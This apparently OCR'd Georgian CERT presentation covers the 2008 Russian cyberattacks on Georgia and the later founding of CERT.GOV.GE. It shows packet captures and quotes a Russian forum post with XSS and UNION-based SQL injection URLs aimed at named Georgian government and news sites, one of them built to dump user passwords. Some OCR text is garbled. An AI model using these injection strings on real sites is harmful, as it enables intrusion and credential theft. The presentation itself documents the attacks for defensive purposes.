


```
Source          Destination     Protocol  Info
213.122.175.66  212.58.98.207   HTTP      GET /?39dec76f HTTP/1.1
213.122.175.66  212.58.98.207   HTTP      [TCP Retransmission] GET /statements.php HTTP/1.1
189.13.56.83    212.58.98.207   HTTP      GET /docs/reglamenti.pdf?SOSAT_ETO_VASHE_PRIZVANIE=^d&4713
81.201.203.50   212.58.98.207   HTTP      GET /statements.php&7ea3=8qq3w&jN=40640&903f=ObsUuw&DA_VI_
189.13.56.83    212.58.98.207   HTTP      GET /statements.php&958f=0i&DA_VI_LOHI_PODOBOSRETES_KAK_V_
213.254.143.12  212.58.98.207   HTTP      GET /?6de72fe9&kd1=21808&DA_VI_LOHI_PODOBOSRETES_KAK_V_90x
91.190.87.98    212.58.98.207   HTTP      GET /?10a892a6 HTTP/1.1
91.190.87.98    212.58.98.207   HTTP      GET /statements.php&3070=0siqp&DA_VI_LOHI_PODOBOSRETES_KAK
189.153.46.223  212.58.98.207   HTTP      [TCP Retransmission] GET /statements.php&2acf=pe2&jGkQEmUH
213.122.175.66  212.58.98.207   HTTP      GET /statements.php HTTP/1.1
91.190.87.98    212.58.98.207   HTTP      [TCP Retransmission] GET /?10a768ec&2gtv=13782&GIAWjNaTM=2
201.170.66.71   212.58.98.207   HTTP      GET /docs/reglamenti.pdf?SOSAT_ETO_VASHE_PRIZVANIE=^d HTTP
86.69.194.189   212.58.98.207   HTTP      GET /docs/reglamenti.pdf?SOSAT_ETO_VASHE_PRIZVANIE=^d HTTP
74.195.179.83   212.58.98.207   HTTP      GET /statements.php HTTP/1.1
80.222.137.212  212.58.98.207   HTTP      GET /statements.php HTTP/1.1
89.175.186.54   212.58.98.207   HTTP      [TCP Retransmission] GET /statements.php HTTP/1.1
85.105.109.188  212.58.98.207   HTTP      GET /?44c7acc2 HTTP/1.1 Continuation or non-HTTP traffic
66.210.131.226  212.58.98.207   HTTP      GET /docs/reglamenti.pdf?SOSAT_ETO_VASHE_PRIZVANIE=^d HTTP

201.88.80.48     213.157.198.33  TCP   rdrmshc > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
208.0.30.17      213.157.198.33  TCP   28841 > http [SYN] Seq=0 Win=65520 Len=0 MSS=1260
189.105.202.124  213.157.198.33  TCP   62931 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
210.211.128.160  213.157.198.33  TCP   63801 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
65.95.127.155    213.157.198.33  TCP   59609 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
62.141.66.174    213.157.198.33  TCP   isns > http [RST] Seq=1 Win=0 Len=0
217.69.214.243   213.157.198.33  TCP   60001 > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460
78.96.72.99      213.157.198.33  TCP   fjappmgrbulk > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 W
189.81.53.53     213.157.198.33  TCP   63113 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1440
90.154.179.138   213.157.198.33  TCP   vrts-at-port > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
92.113.0.29      213.157.198.33  ICMP  Echo (ping) request
92.113.0.29      213.157.198.33  ICMP  Echo (ping) request
92.113.0.29      213.157.198.33  ICMP  Echo (ping) request
92.113.0.29      213.157.198.33  ICMP  Echo (ping) request
86.98.45.238     213.157.198.33  HTTP  GET /?16b37575&DA_VI_LOHI_PODOBOSRETES_KAK_V_90x=gg HTTP/1
86.98.45.238     213.157.198.33  HTTP  GET /?16b29c3c&8t4wu=9721&20fd=XpNFyeL HTTP/1.1 Continuati
216.39.90.211    213.157.198.33  DNS   Standard query MX media.ge
83.174.226.124   213.157.198.33  DNS   Standard query A media.ge
```

You are loosers and will fail again just like in 90ies

Russian Cyber and armed Attack in 2008

Russians Published how to attack Georgian internet resources



Грузинские Сайты в тему:

http://www.tbilisi.gov.ge/index.php?Post=1%22%3E%20%3Cscript%3Ealert(/suki/)%3C/script%3E&sec_id=337&lang_id=DEU

Aversi.ge

Цитата:

```
http://www.aversi.ge/main.php?lang=geo&id=-1+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 ,version(),17,18,19,20,21,22,23/*
```

Presa.ge

Цитата:

```
http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws(0x3a,table_name),4,5,
6,7,8,9,10,11+from+information_schema.tables+limit +17,1--
```

5 ver. tables

Цитата:


```
http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws(0x3a,user_username,us
er_password),4,5,6,7,8,9,10,11+from+users--
```

Ssa.gov.ge

Цитата:

```
http://www.ssa.gov.ge/index.php?id=69&mid=-1+union+select+1,2,3,4,5,6,7,8,9,version(),11,12,1 3,14,15,16,17,18,19,20,21,22,23,24,25
```

Russian Cyber and armed Attack in 2008



Traffic origin comparison by hits

08/08/08 Before Attack Started

09/08/08 Under Atta

Romania – "Record" Holder!

Guatemala & Indonesia? Who are these guys?!!

0/08/08 Onl eorgian traf allowe

Russians open special web sites "Attack Georgia" and Promote downloading special tools for attacking Georgian Cyber space for population.

Mostly used tools were just PING utilities. Also previously deployed BOTs were used .

Via Using these tools Russian Attackers jammed Georgian Internet.

Russian Cyber and armed Attack in 2008

Types of Cyber Attacks

Geographically distributed BOTNETS

- 300-400 sessions per IP per server

SQL INJECTION of more than 100 sites

*Examples:
http://www.president.gov.ge/index.php?l=G&m=0&sm=3&id=2693+union+select+1,2,3,4,5,6,7,8,9,0,1,2,3,4,5
http://www.results.cec.gov.ge/ubnebi.php?district=22+and+1=@@version
http://junior.eurovision-georgia.ge/index.php?lang=eng&topid=3&id=-1+union+select+1,2,3,4,5

Attempts of BGP hijacking

Websites hacking

*According servers securities levels it can be said that hackers knew passwords

Spamming of Email addresses

Today

Current Projects

Threats and Attacks Today

Today as the whole world we are getting more and more depending on Information Technologies. Cyber Threats are more sensitive issue for country.

What we are doing to mitigate risks ?

- In 2008 Creating CERT.GE (Based on GRENA)
- In 2011 Creating CERT.GOV.GE (Based on DEA)
- Governmental Organizations starting care about Cyber threats
- Big Commercial Organizations are Collaborating with Government in Cyber Security Filed.

CERT.GOV.GE (Computer Emergency Response Team)

We are members of:

The Cyber security Executing Arm Of The UNITED NATIONS

SPECIALISED AGENCY of The International Telecommunication Union (ITU)

The Trusted Introducer - a.k.a. TI - is the trusted backbone of the Security and Incident Response Team community in Europe

Certifications:

All Our Team members is Certified by SANS GIAC

Activities

CERT.GOV.GE (Computer Emergency Response Team)

CERT Web Portal : Computer Incident Reporting Portal for farther analyzing and responding, Support ticket system for registered users.

www.dea.gov.ge

Incident Handling. Identify Security Incidents and helping to solve it.

Penetration Test Service for Public Sector. Analyzing their cyber resources for the vulnerabilities and reporting them.

Latest Attacks

Cert Activities

We started CERT.gov.ge Activities in April 2011

Results:

- **1) Identified Local DDoS attacks.**
  CERT.gov.ge Analyzed attack and gave recommendations to ISP to block some IP addresses

- **2) Bot Attack on Governmental computer gathering military data.**
  Risk was mitigated

